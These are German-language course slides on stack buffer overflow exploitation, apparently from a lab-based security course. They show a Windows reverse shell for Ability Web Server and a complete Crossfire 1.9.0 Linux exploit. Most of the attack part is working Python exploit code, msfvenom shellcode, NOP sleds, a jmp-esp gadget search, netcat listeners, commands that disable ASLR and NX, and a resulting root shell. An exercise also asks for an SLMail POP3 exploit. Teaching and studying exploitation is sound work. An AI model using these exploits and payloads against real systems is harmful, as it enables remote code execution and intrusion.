0102B6A4 00000000
0102B6A8 00000000
0102B6AC 00000000
0102B6B0 00000000
0102B6B4 00000000
0102B6B8 90909090
0102B6BC 90909090

Reverse Shell

- Da unser Exploit nun funktioniert brauchen wir einen Shellcode, der uns eine Command Shell returniert
- Diesen Shellcode lassen wir uns von msfvenom generieren
 - msfvenom -l zeigt alle Payload an
- Die Bad Charakter wird uns ebenfalls msfencode eliminieren

Reverse Shell


- *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.146.130 LPORT=4444 -b "\x00\xff" -a x86 -f py*

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.146.130 LPORT=4444 -b "\x00\xff" -a x86 -f py
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
buf = ""
buf += "\xdd\xc5\xd9\x74\x24\xf4\xb8\xee\x45\x4d\xae\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x42\x17\x03\x42\x17\x83\x04\xb9\xaf"
buf += "\x5b\x24\xaa\xb2\xa4\xd4\x2b\xd3\x2d\x31\x1a\xd3\x4a"
buf += "\x32\x0d\xe3\x19\x16\xa2\x88\x4c\x82\x31\xfc\x58\xa5"
buf += "\xf5\x4b\x5f\x99\x93\x71\x93\x9b\x87\xfa\x47\x6b\x9d"
```


Reverse Shell generieren

- Nun kopieren wir den Shellcode in unser Script und passen die Gesamtlänge an
- Wir starten Netcat um die Reverse Shell aufzufangen
 - `root@kali:~# nc -vvlp 4444`
- Nun starten wir unser Exploit Script

Der Erfolgreiche Bufferoverflow



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -vvlp 4444  
listening on [any] 4444 ...  
192.168.146.135: inverse host lookup failed: Unknown server error : Connection t  
imed out  
connect to [192.168.146.130] from (UNKNOWN) [192.168.146.135] 1056  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Administrator\Desktop\abilitywebserver>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    IP Address. . . . . : 192.168.146.135  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.146.2  
  
C:\Documents and Settings\Administrator\Desktop\abilitywebserver>
```

Exercise 6.1

- Schreiben Sie einen Fuzzer für den SLMail 5.5.0 Mail Server
- Schreiben Sie einen Exploit für das POP3 PASS Kommando
- Dokumentieren Sie alle ihre Arbeitsabläufe, Scripts usw. indem Sie erklären was Sie tun und warum Sie das tun

Exploiting Linux BOF

- Bufferoverflows sind nichts Windowsspezifisches, wir können auch Linux Bufferoverflows ausnutzen
- Zunächst müssen wir ASLR abschalten!
 - `echo 0 > /proc/sys/kernel/randomize_va_space`
- Crossfire ein Multiplayer Online Game hatte in der Version 1.9.0 einen Bufferoverflow
- Wir installieren Crossfire in den Folder `/usr/games/crossfire/`

Crossfire PoC

```
#!/usr/bin/python
import socket, sys
host = sys.argv[1]
crash="\x41" * 4379
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !"
```

Starten Crossfire mit GDB Debugger

```
root@kali:~# gdb /usr/games/crossfire/bin/crossfire
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /usr/games/crossfire/bin/crossfire...done.
(gdb) █
```

- Dann starten wir die Ausführung mit *run*
- Nun führen wir unseren PoC Code aus

```
root@kali:~/scripts# ./crossfire_skeleton.py 127.0.0.1
[*]Sending evil buffer...
#version 1023 1027 Crossfire Server

[*]Payload sent !
root@kali:~/scripts# █
```

PoC funktioniert

- Wir haben einen BOF

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA?

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) █

```

- Sehen wir uns mit *info registers* die Register an

- Gleich mehrere wurden überschrieben

```

(gdb) info registers
eax            0xb7d99a0e      -1210476018
ecx            0x9041      36929
edx            0xb7d9ab36      -1210471626
ebx            0x41414141      1094795585
esp            0xbffff180      0xbffff180
ebp            0x41414141      0x41414141
esi            0x41414141      1094795585
edi            0x41414141      1094795585
eip            0x41414141      0x41414141
eflags         0x10286      [ PF SF IF RF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0      0
gs             0x33      51
(gdb) █

```

EIP Kontrolle

- Wir generieren wieder ein Pattern diesmal mit der Länge 4379
- Adaptieren unser Script, restarten GDB (mit r) und starten das Script
- *Info registers* zeigt uns wieder die Register an
- Wir kopieren die EIP Speicherstelle in pattern_offset und erhalten 4368
- Nun passen wir das Script entsprechend an

EIP Kontrolle

```
#!/usr/bin/python
import socket, sys

host = sys.argv[1]

#crash= 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4/
crash= "\x41"*4368 + "\x42\x42\x42\x42" + "\x43"*7
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload sent !"
```

EIP wurde mit \x42 überschrieben

```
(gdb) info registers
eax      0xb7d99a0e      -1210476018
ecx      0x9043      36931
edx      0xb7d9ab36      -1210471626
ebx      0x41414141      1094795585
esp      0xbffff180      0xbffff180
ebp      0x41414141      0x41414141
esi      0x41414141      1094795585
edi      0x41414141      1094795585
eip      0x42424242      0x42424242
eflags   0x10286      [ PF SF IF RF ]
cs       0x73      115
ss       0x7b      123
ds       0x7b      123
es       0x7b      123
fs       0x0      0
gs       0x33      51
(gdb) █
```

Überprüfung des Register EAX

- Ausgabe von 200 Byte aus dem EAX Register
 - (gdb) x/200xb \$eax
- Wir erkennen, dass EAX unseren String enthält
 - \x73 -> S
 - \x65 -> E
 - \x74 -> T
 - \x75 -> U
 - \x70 -> P
 - \x20 -> Space
 - ...

Generieren eigener Shellcode

- Diesmal generieren wir einen Linux Bind Shell Shellcode

- Wir erkennen ein Problem!
- `\x00` bricht die Pipe, wir brauchen eine Lösung dafür!

```
root@kali:~# msfvenom -p linux/x86/shell_bind_tcp -f py
No platform was selected, choosing Msf::Module::Platform::Linux
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
buf = "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51"
buf += "\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04"
buf += "\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f"
buf += "\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f"
buf += "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
root@kali:~#
```

msfvenom

- Wir generieren also einen Shellcode, und geben das Nullbyte als Bad Character an
- *msfvenom -p linux/x86/shell_bind_tcp -a x86 --platform linux -b '\x00' -e x86/shikata_ga_nai -f py*

```
root@kali:~# msfvenom -p linux/x86/shell_bind_tcp -a x86 --platform linux -b '\x00'
-e x86/shikata_ga_nai -f py
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 105 (iteration=0)
x86/shikata_ga_nai chosen with final size 105
Payload size: 105 bytes
[*] Payload Sent !
buf = ""
buf += "\xb8\x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33"
buf += "\xc9\xb1\x14\x31\x47\x14\x03\x47\x14\x83\xef\xfc\xc9"
buf += "\x6c\x85\x61\xfa\x6c\xb5\xd6\x57\x19\x38\x50\xb6\x6d"
buf += "\x5a\xaf\xb8\xd5\xfd\x7d\xd0\xeb\x01\x93\x7c\x86\x11"
buf += "\xc2\x2c\xdf\xf3\x8e\xaa\x87\x3e\xce\xbb\x79\xc5\x7c"
buf += "\xbf\xc9\xa3\x4f\x3f\x6a\x9c\x36\xf2\xed\x4f\xef\x66"
buf += "\xd1\x37\xdd\xf6\x64\xb1\x25\x9e\x59\x6e\xa5\x36\xce"
buf += "\x5f\x2b\xaf\x60\x29\x48\x7f\x2e\xa0\x6e\xcf\xdb\x7f"
buf += "\xf0"
root@kali:~#
```

```
Fg0Fg1Fg2Fg3Fg4Fg5Fg6
6F7F8Fi8Fi9Fj0Fj1Fj2Fj
13F14F15F16F17F18F19F
Fo0Fo1Fo2Fo3Fo4Fo5Fo6
root@kali:~/FH/crossf
Traceback (most recent
  File "./cross1.py",
    host = sys.argv[1
IndexError: list index
root@kali:~/FH/crossf
[*]Sending evil buffer
#version 1023 1027 Cr
[*]Payload Sent !
root@kali:~/FH/crossf
offset.rb 46367046
```

Script anpassen

- Nun adaptieren wir unser Script, diesmal beginnen wir mit 200 NOPS (so etwas wird NOP Slide genannt)
- Dann der Shellcode
- Den Rest berechnen wir und füllen diesen mit „\x41“ auf

Sourcecode

```
#!/usr/bin/python
import socket, sys
host = sys.argv[1]

#x86/shikata_ga_nai chosen with final size 105
#Payload size: 105 bytes
buf = ""
buf += "\xb8\x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33"
<SNIP>
buf += "\xf0"

crash="\x90"*200+buf+"\x41"*(4368-200-len(buf))+"\x42"*4+"\x43"*7

buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
<SNIP>
```

Sprungadresse festlegen

- *info registers* zeigt EIP wird immer noch mit den 4 „\x42“ überschrieben
- Wir dumpen 300 Byte des EAX Registers
 - x/300xb \$eax
 - Wir sehen unsere NOPS, dann den Shellcode
- Nun kopieren wir eine Speicheradresse knapp vor dem Shellcode und verwenden das als Sprungadresse für EIP (little Endian nicht vergessen)

```

---Type <return> to continue, or q <return> to quit---
0xb7d99ac6:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xb7d99ace:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xb7d99ad6:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xb7d99ade:  0x90  0x90  0x90  0x90  0xb8  0xd5  0xa3  0x2f
0xb7d99ae6:  0x19  0xdb  0xdf  0xd9  0x74  0x24  0xf4  0x5d
0xb7d99aee:  0x2b  0xc9  0xb1  0x14  0x31  0x45  0x14  0x03
    
```


Sourcecode

<SNIP>

#x86/shikata_ga_nai chosen with final size 105

#Payload size: 105 bytes

buf = ""

buf += "\xb8\x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33"

<SNIP>

buf += "\xf0"

#0xb7d1da66 NOP Slide

crash="\x90"*200+buf+"\x66\xda\xd1\xb7"*(4368-200-len(buf))+"\x42"*4+"\x43"*7

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."

s.connect((host, 13327))

<SNIP>

Leider keine Bind Shell

- Leider bekommen wir keine Bindshell das hat zwei Gründe
 - Kali nutzt das NX Flag und Crossfire wurde nicht mit -z noexecstack option in gcc kompiliert
- Bleibt ja immer noch DoS!
- Ja, aber damit geben wir uns nicht zufrieden!
 - Wir installieren execstack
 - Tool zum manipulieren der Stackflags
 - Setzen das Programm Crossfire auf Stack executable
 - execstack -s /usr/games/crossfire/bin/crossfire

```
File Edit View Search Terminal Help
root@kali:~/scripts# netstat -antp |grep 4444
tcp        0      0 0.0.0.0:4444        0.0.0.0:*          LISTEN
5186/crossfire
root@kali:~/scripts#
```

Was bleibt zu tun?

- Wir möchten natürlich nicht direkt an die Speicherstelle springen sondern auch diesmal wieder ein Register verwenden
- Wir können nicht einfach das EAX Register verwenden, da da an der Speicherstelle ja zunächst das SETUP steht
- Weitere Beobachtungen zeigen uns, dass ESP auf das Ende unseres Inputs zeigt

```
(gdb) x/200xb $esp
0xbffff0e0: 0x43 0x43 0x43 0x43 0x43 0x43 0x43 0x43 0x90
0xbffff0e8: 0x00 0x7d 0xd1 0xb7 0x00 0x10 0x00 0x00
0xbffff0f0: 0x70 0x00 0x07 0x00 0x00 0x00 0xf1 0x07
```

EAX erhöhen

- Wir starten nun die NASM (Assembler) Shell
- Und geben den Assembler Befehl ein um EAX um 12 Byte zu erhöhen
 - add eax,12
- Nun benötigen wir noch den Assemblercode für
 - jmp EAX

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > add eax,12
00000000 83C00C
nasm > jmp eax
00000000 FFE0
nasm >
```

Exploit anpassen

- Da diese Befehle nur 5 Byte benötigen können wir unseren Exploit anpassen

```
<SNIP>  
crash="\x90"*200+buf+"\x41"*(4368-200-  
len(buf))+ "\x36\xda\xda\xdb7"+"\x83\xC0\x0C\xFF\xE0\x43\x43"  
<SNIP>
```

Sprungadresse suchen

- Wie bei unserem Windows BOF suchen wir nun einen Jump zum Register, diesmal EAX
- Jmp ESX hat den Hex Code „ff e4“

```
nasm > jmp esp
00000000 FFE4 jmp esp
```

```
root@kali:~/FH/crossfire# objdump -D /usr/games/crossfire/bin/
crossfire |grep "ff e4"
81345d4: 00 8a f3 ff e4 43      add    %cl,0x43e4fff3(
%edx)
8134724: 80 ba f3 ff e4 48 00    cmpb   $0x0,0x48e4fff3
(%edx)
81349c7: ff e4                  jmp     *%esp
8134ad4: a0 4c f4 ff e4          mov     0xe4fff44c,%al
8134f87: ff e4                  jmp     *%esp
```

- Statt dem direkten Sprung verwenden wir diese Jump Adresse

Codeanpassung

```
<SNIP>
crash="\x90"*200+buf+"\x41"*(4368-200-
len(buf))+ "\x87\x50\x13\x08"+"\x83\xC0\x0C\xFF\xE0\x43\x43"
<SNIP>
```

- Nach dem Test sehen wir unser Exploit funktioniert

```
root@kali:~# netstat -lntp|grep 4444
tcp        0      0 0.0.0.0:4444          0.0.0.0:*            LISTEN
3398/crossfire
root@kali:~#
```

```
root@kali:~# nc -v 127.0.0.1 4444
localhost [127.0.0.1] 4444 (?) open
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```